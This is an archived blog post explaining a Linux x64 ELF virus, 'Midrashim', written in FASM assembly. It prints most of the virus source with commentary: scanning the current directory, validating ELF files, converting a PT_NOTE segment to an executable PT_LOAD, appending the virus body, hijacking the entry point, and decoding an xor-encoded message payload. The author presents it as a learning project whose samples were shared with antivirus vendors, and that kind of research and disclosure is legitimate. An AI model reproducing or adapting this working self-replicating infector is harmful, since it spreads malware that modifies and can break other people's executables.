

# Linux.Midrashim: Assembly x64 ELF virus

By Guilherme Thomazi

Published: 2021-01-18 · Archived: 2026-04-05 23:15:41 UTC

## Overview


My interest in *Assembly* language started when I was a kid, mainly because of computer viruses of the `DOS` era. I've spent countless hours contemplating my first humble collection of source codes and samples (you can find it at <https://github.com/guitmz/virii>) and to me, it's cool how flexible and creative one can get with *Assembly*, even if its learning curve is steep.

I'm an independant malware researcher and wrote this virus to learn and have fun, expanding my knowledge on the several *ELF* attack/defense techniques and *Assembly* in general.

The code does not implement any evasion techniques and detection is trivial. Samples were also shared with a few major Antivirus companies prior to the release of this code and signatures were created, such as

`Linux/Midrashim.A` by [ESET](#). I'm also working on a *vaccine* which will be available at a later date. I'll update this post when it's ready.

The payload is not destructive, as usual. It just prints the harmless lyrics of [Ozar Midrashim](#) song to `stdout` and the layout of an infected file is the following ([full image](#)):



## How it works

`Midrashim` is a *64 bits* Linux infector that targets ELF files in the current directory (non recursively). It relies on the well known `PT_NOTE -> PT_LOAD` infection technique and should work on regular and [position independent](#) binaries. This method has a high success rate and it's easy to implement (and detect). Read more about it [here](#).

It will not work on `GoLang` executables, because those need the `PT_NOTE` segment to run properly (infection works, but infected file will segfault after virus execution).

For simplicity's sake, it makes use of [pread64](#) and [pwrite64](#) to read/write specific locations in the target file when it should use [mmap](#) instead, for flexibility and reliability. A few other things could be improved too, like detecting first virus execution with a better approach and more error handling to minimize pitfalls.

I had so many ideas for the payload of Midrashim, from inspiration I got from projects at <http://www.pouet.net/> to controlling the terminal with ANSI escape codes (more on that [here](#) - which is something I wrote with Midrashim in mind).

Due to lack of free time and given the complexity of implementing such things in Assembly, specially in a code of this nature, I ended up with something simpler and will probably revisit this subject on a future project.

## Code

This is my first full assembly infector and should be assembled with [FASM](#) x64. Its core functionality consists of:

- Reserving space on stack to store values in memory
- Checking if its virus first run (displays a different payload message if running for the first time)
- Open current directory for reading
- Loop through files in the directory, checking for targets for infection
- Try to infect target file
- Continue looping the directory until no more infection targets are available, then exit

Full code with comments is available at <https://github.com/guitmz/midrashim> and we'll now go over each step above with a bit more detail.

If you need help understanding Linux *system calls* parameters, feel free to visit my new (work in progress) website: <https://syscall.sh>

## The secret of getting ahead is getting started

For the stack buffer, I used `r15` register and added the comments below for reference when browsing the code.

Note the values, for example, the ELF header, which is *64 bytes* long. Since `r15 + 144` represents its start, it should end at `r15 + 207`. The values in between are also accounted for, like `ehdr.entry` that starts at `r15 + 168`, which is *8 bytes* long, ends at `r15 + 175`.

```
; r15 + 0 = stack buffer = stat
; r15 + 48 = stat.st_size
; r15 + 144 = ehdr
; r15 + 148 = ehdr.class
; r15 + 152 = ehdr.pad
; r15 + 168 = ehdr.entry
; r15 + 176 = ehdr.phoff
; r15 + 198 = ehdr.phentsize
; r15 + 200 = ehdr.phnum
; r15 + 208 = phdr = phdr.type
; r15 + 212 = phdr.flags
; r15 + 216 = phdr.offset
; r15 + 224 = phdr.vaddr
; r15 + 232 = phdr.paddr
; r15 + 240 = phdr.filesz
; r15 + 248 = phdr.memsz
; r15 + 256 = phdr.align
; r15 + 300 = jmp rel
; r15 + 350 = directory size
; r15 + 400 = dirent = dirent.d_ino
; r15 + 416 = dirent.d_reclen
; r15 + 418 = dirent.d_type
; r15 + 419 = dirent.d_name
```

```
; r15 + 3000 = first run control flag  
; r15 + 3001 = decoded payload
```

Reserving stack space is easy, there are different ways of doing it, one is to subtract from `rsp`, then just store it in `r15`. Also right on start, we store `argv0` to `r14` (it's going to be needed next) and we push `rdx` and `rsp`, which need to be restored before the end of virus execution, so the infected file can run properly.

```
v_start:  
    mov r14, [rsp + 8] ; saving argv0 to r14  
    push rdx  
    push rsp  
    sub rsp, 5000      ; reserving 5000 bytes  
    mov r15, rsp      ; r15 has the reserved stack buffer address
```

To check for the virus first execution, we get `argv0` size in bytes and compare to the final virus size, which was stored in `V_SIZE`. If greater, it's not the first run and we set a control value into a place in the stack buffer for later use. This was a last minute addition that it's not great (but pretty easy to implement and rather obvious).

```
check_first_run:  
    mov rdi, r14          ; argv0 to rdi  
    mov rsi, 0_RDONLY  
    xor rdx, rdx         ; not using any flags  
    mov rax, SYS_OPEN  
    syscall              ; rax contains the argv0 fd  
  
    mov rdi, rax  
    mov rsi, r15         ; rsi = r15 = stack buffer address  
    mov rax, SYS_FSTAT   ; getting argv0 size in bytes  
    syscall              ; stat.st_size = [r15 + 48]  
  
    cmp qword [r15 + 48], V_SIZE ; compare argv0 size with virus size  
    jg load_dir         ; if greater, not first run, continue infecting without setting control  
  
    mov byte [r15 + 3000], FIRST_RUN ; set the control flag to [r15 + 3000] to represent virus first execution
```

## The Wild Hunt

We need to find targets to infect. For that we'll open the current directory for reading using [getdents64](#) syscall, which will return the number of entries in it. That goes into the stack buffer.

```
load_dir:  
    push "."             ; pushing "." to stack (rsp)  
    mov rdi, rsp        ; moving "." to rdi  
    mov rsi, 0_RDONLY
```

```

xor rdx, rdx                ; not using any flags
mov rax, SYS_OPEN
syscall                    ; rax contains the fd

pop rdi
cmp rax, 0                 ; if can't open file, exit now
jbe v_stop

mov rdi, rax                ; move fd to rdi
lea rsi, [r15 + 400]       ; rsi = dirent = [r15 + 400]
mov rdx, DIRENT_BUFSIZE   ; buffer with maximum directory size
mov rax, SYS_GETDENTS64
syscall                    ; dirent contains the directory entries

test rax, rax              ; check directory list was successful
js v_stop                  ; if negative code is returned, I failed and should exit

mov qword [r15 + 350], rax ; [r15 + 350] now holds directory size

mov rax, SYS_CLOSE        ; close source fd in rdi
syscall

xor rcx, rcx              ; will be the position in the directory entries

```

Now the hunt gets a little more... *wild*, as we loop through each file from directory listing we just performed. Steps performed:

- Open target file
- Validate that it's an *ELF* and *64 bits* (by verifying its magic number and class information from its header)
- Check if already infected (by looking for the infection mark that should be set in `ehdr.pad` ) and
  - if yes, move to next file, until all files in the directory are checked
  - If not, loop through the target *Program Headers*, looking for a `PT_NOTE` section, starting the infection process upon finding it

```

file_loop:
push rcx                    ; preserving rcx
cmp byte [rcx + r15 + 418], DT_REG ; check if it's a regular file dirent.d_type = [r15 + 418]
jne .continue              ; if not, proceed to next file

.open_target_file:
lea rdi, [rcx + r15 + 419] ; dirent.d_name = [r15 + 419]
mov rsi, 0_RDWR
xor rdx, rdx                ; not using any flags
mov rax, SYS_OPEN
syscall

```

```
    cmp rax, 0                ; if can't open file, exit now
    jbe .continue
    mov r9, rax              ; r9 contains target fd

.read_ehdr:
    mov rdi, r9              ; r9 contains fd
    lea rsi, [r15 + 144]    ; rsi = ehdr = [r15 + 144]
    mov rdx, EHDR_SIZE     ; ehdr.size
    mov r10, 0              ; read at offset 0
    mov rax, SYS_PREAD64
    syscall

.is_elf:
    cmp dword [r15 + 144], 0x464c457f ; 0x464c457f means .ELF (little-endian)
    jnz .close_file        ; not an ELF binary, close and continue to next file if any

.is_64:
    cmp byte [r15 + 148], ELFCLASS64 ; check if target ELF is 64bit
    jne .close_file        ; skipt it if not

.is_infected:
    cmp dword [r15 + 152], 0x005a4d54 ; check signature in [r15 + 152] ehdr.pad (TMZ in little-endian,
    jz .close_file         ; already infected, close and continue to next file if any

    mov r8, [r15 + 176]     ; r8 now holds ehdr.phoff from [r15 + 176]
    xor rbx, rbx           ; initializing phdr loop counter in rbx
    xor r14, r14           ; r14 will hold phdr file offset

.loop_phdr:
    mov rdi, r9              ; r9 contains fd
    lea rsi, [r15 + 208]    ; rsi = phdr = [r15 + 208]
    mov dx, word [r15 + 198] ; ehdr.phentsize is at [r15 + 198]
    mov r10, r8              ; read at ehdr.phoff from r8 (incrementing ehdr.phentsize each lo
    mov rax, SYS_PREAD64
    syscall

    cmp byte [r15 + 208], PT_NOTE ; check if phdr.type in [r15 + 208] is PT_NOTE (4)
    jz .infect              ; if yes, start infecting

    inc rbx                 ; if not, increase rbx counter
    cmp bx, word [r15 + 200] ; check if we looped through all phdrs already (ehdr.phnum = [r15
    jge .close_file         ; exit if no valid phdr for infection was found

    add r8w, word [r15 + 198] ; otherwise, add current ehdr.phentsize from [r15 + 198] into r8w
    jnz .loop_phdr         ; read next phdr
```

## Reproductive System 101

Did I already mention it was going to get wild? Just kidding, it's not really that complicated, just long. It goes like this:

- Append the virus code ( `v_stop - v_start` ) to the target end of file. These offsets will change during different virus executions, so I'm using an old technique that calculates the delta memory offset using the `call` instruction and the value of `rbp` during runtime

```
.infect:
.get_target_phdr_file_offset:
    mov ax, bx                ; loading phdr loop counter bx to ax
    mov dx, word [r15 + 198]  ; loading ehdr.phentsize from [r15 + 198] to dx
    imul dx                   ; bx * ehdr.phentsize
    mov r14w, ax
    add r14, [r15 + 176]      ; r14 = ehdr.phoff + (bx * ehdr.phentsize)

.file_info:
    mov rdi, r9
    mov rsi, r15              ; rsi = r15 = stack buffer address
    mov rax, SYS_FSTAT
    syscall                   ; stat.st_size = [r15 + 48]

.append_virus:
    ; getting target EOF
    mov rdi, r9               ; r9 contains fd
    mov rsi, 0                ; seek offset 0
    mov rdx, SEEK_END
    mov rax, SYS_LSEEK
    syscall                   ; getting target EOF offset in rax
    push rax                  ; saving target EOF

    call .delta               ; the age old trick
.delta:
    pop rbp
    sub rbp, .delta

    ; writing virus body to EOF
    mov rdi, r9               ; r9 contains fd
    lea rsi, [rbp + v_start]  ; loading v_start address in rsi
    mov rdx, v_stop - v_start ; virus size
    mov r10, rax              ; rax contains target EOF offset from previous syscall
    mov rax, SYS_PWRITE64
    syscall
```

```

cmp rax, 0
jbe .close_file

```

- Patching the target `PT_NOTE` segment
  - Adjust its type, making it a `PT_LOAD`
  - Change its flags (making it executable)
  - Update its `phdr.vaddr` to point to the virus start ( `0xc000000 + stat.st_size` )
  - Account for virus size on `phdr.filesz` and `phdr.memsz`
  - Keep proper alignment

```

.patch_phdr:
mov dword [r15 + 208], PT_LOAD           ; change phdr type in [r15 + 208] from PT_NOTE to PT_LOAD (
mov dword [r15 + 212], PF_R or PF_X     ; change phdr.flags in [r15 + 212] to PF_X (1) | PF_R (4)
pop rax                                 ; restoring target EOF offset into rax
mov [r15 + 216], rax                    ; phdr.offset [r15 + 216] = target EOF offset
mov r13, [r15 + 48]                    ; storing target stat.st_size from [r15 + 48] in r13
add r13, 0xc000000                     ; adding 0xc000000 to target file size
mov [r15 + 224], r13                   ; changing phdr.vaddr in [r15 + 224] to new one in r13 (stat
mov qword [r15 + 256], 0x200000        ; set phdr.align in [r15 + 256] to 2mb
add qword [r15 + 240], v_stop - v_start + 5 ; add virus size to phdr.filesz in [r15 + 240] + 5 for the
add qword [r15 + 248], v_stop - v_start + 5 ; add virus size to phdr.memsz in [r15 + 248] + 5 for the j

; writing patched phdr
mov rdi, r9                             ; r9 contains fd
mov rsi, r15                             ; rsi = r15 = stack buffer address
lea rsi, [r15 + 208]                     ; rsi = phdr = [r15 + 208]
mov dx, word [r15 + 198]                 ; ehdr.phentsize from [r15 + 198]
mov r10, r14                             ; phdr from [r15 + 208]
mov rax, SYS_PWRITE64
syscall

cmp rax, 0
jbe .close_file

```

- Patching the ELF header
  - Save original entrypoint for later in `r14`
  - Update entrypoint to be the same as the patched segment virtual address ( `phdr.vaddr` )
  - Add infection marker string to `ehdr.pad`

```

.patch_ehdr:
; patching ehdr
mov r14, [r15 + 168]                   ; storing target original ehdr.entry from [r15 + 168] in r14
mov [r15 + 168], r13                   ; set ehdr.entry in [r15 + 168] to r13 (phdr.vaddr)
mov r13, 0x005a4d54                    ; loading virus signature into r13 (TMZ in little-endian)
mov [r15 + 152], r13                   ; adding the virus signature to ehdr.pad in [r15 + 152]

```

```
; writing patched ehdr
mov rdi, r9 ; r9 contains fd
lea rsi, [r15 + 144] ; rsi = ehdr = [r15 + 144]
mov rdx, EHDR_SIZE ; ehdr.size
mov r10, 0 ; ehdr.offset
mov rax, SYS_PWRITE64
syscall

cmp rax, 0
jbe .close_file
```

## Those who don't jump will never fly

Deep, right? That's exactly what we got to do, jump back to the original target entrypoint to continue the host execution.

We'll use a relative jump, which is represented by the `e9` opcode with a with a 32 bit offset, making the whole instruction 5 bytes long ( `e9 00 00 00 00` ).

To create this instruction, we use the following formula, considering the patched `phdr.vaddr` from before:

$$\text{newEntryPoint} = \text{originalEntryPoint} - (\text{phdr.vaddr} + 5) - \text{virus\_size}$$

There's no secret here, we need to write this instruction to the very end of the file, after the recently added virus body.

```
.write_patched_jump:
; getting target new EOF
mov rdi, r9 ; r9 contains fd
mov rsi, 0 ; seek offset 0
mov rdx, SEEK_END
mov rax, SYS_LSEEK
syscall ; getting target EOF offset in rax

; creating patched jmp
mov rdx, [r15 + 224] ; rdx = phdr.vaddr
add rdx, 5
sub r14, rdx
sub r14, v_stop - v_start
mov byte [r15 + 300], 0xe9
mov dword [r15 + 301], r14d

; writing patched jmp to EOF
mov rdi, r9 ; r9 contains fd
lea rsi, [r15 + 300] ; rsi = patched jmp in stack buffer = [r15 + 208]
mov rdx, 5 ; size of jmp rel
```

```

mov r10, rax                                ; mov rax to r10 = new target EOF
mov rax, SYS_PWRITE64
syscall

cmp rax, 0
jbe .close_file

mov rax, SYS_SYNC                            ; committing filesystem caches to disk
syscall

```

## Payload's on the way

We're almost done here, phew! The final bits of code will take care of displaying the text payload to the screen.

- We check if it's the virus first run (which means it's not running from inside an infected file) and in case this is true, we print a message to the screen and exit
- If not the first run, we print a different message to the screen, which is encoded using `xor` and `add` instructions. The purpose of this was to prevent the string from showing up in the binary as plain text

```

cmp byte [r15 + 3000], FIRST_RUN             ; checking if custom control flag we set earlier ind
jnz infected_run                            ; if control flag != 1, it should be running from an :
call show_msg                               ; if control flag == 1, assume virus is being executed
info_msg:
    db 'Midrashim by TMZ (c) 2020', 0xa     ; not the nicest approach like I mentioned before but
    info_len = $-info_msg
show_msg:
    pop rsi                                 ; info_msg address to rsi
    mov rax, SYS_WRITE
    mov rdi, STDOUT                         ; display payload
    mov rdx, info_len
    syscall
    jmp cleanup                             ; cleanup and exit

infected_run:
    ; 1337 encoded payload, very hax0r
    call payload
msg:
    ; payload first part
    db 0x59, 0x7c, 0x95, 0x95, 0x57, 0x9e, 0x9d, 0x57
    db 0xa3, 0x9f, 0x92, 0x57, 0x93, 0x9e, 0xa8, 0xa3
    db 0x96, 0x9d, 0x98, 0x92, 0x57, 0x7e, 0x57, 0x98
    db 0x96, 0x9d, 0x57, 0xa8, 0x92, 0x92, 0x57, 0x96
    ...
    len = $-msg

payload:


```

```
pop rsi ; setting up decoding loop
mov rcx, len
lea rdi, [r15 + 3001]

.decode:
    lodsb ; load byte from rsi into al
    sub al, 50 ; decoding it
    xor al, 5
    stosb ; store byte from al into rdi
    loop .decode ; sub 1 from rcx and continue loop until rcx = 0

lea rsi, [r15 + 3001] ; decoded payload is at [r15 + 3000]
mov rax, SYS_WRITE
mov rdi, STDOUT ; display payload
mov rdx, len
syscall
```

## Demo



## Outro

This ended up being one of my longest projects. I remember coming back to it multiple times during a period of months, sometimes because I was stuck and had to do research and, other times, the Assembly logic fell into oblivion and took me a moment to get back on track with my thoughts.

Many consider *Assembly* and *ELF* injection an art form (myself included) and over the decades, new techniques were developed and improved. It's essential to talk about these and share the knowledge in order to improve the

detection of threat actors, which are [starting to realize](#) more and more that Linux seems to not be yet a priority of security companies.

In the end, it was one of the most *fun* and *rewarding* codes I ever wrote, albeit not really being one of the best.

TMZ

---

Source: <https://www.guitmz.com/linux-midrashim-elf-virus/>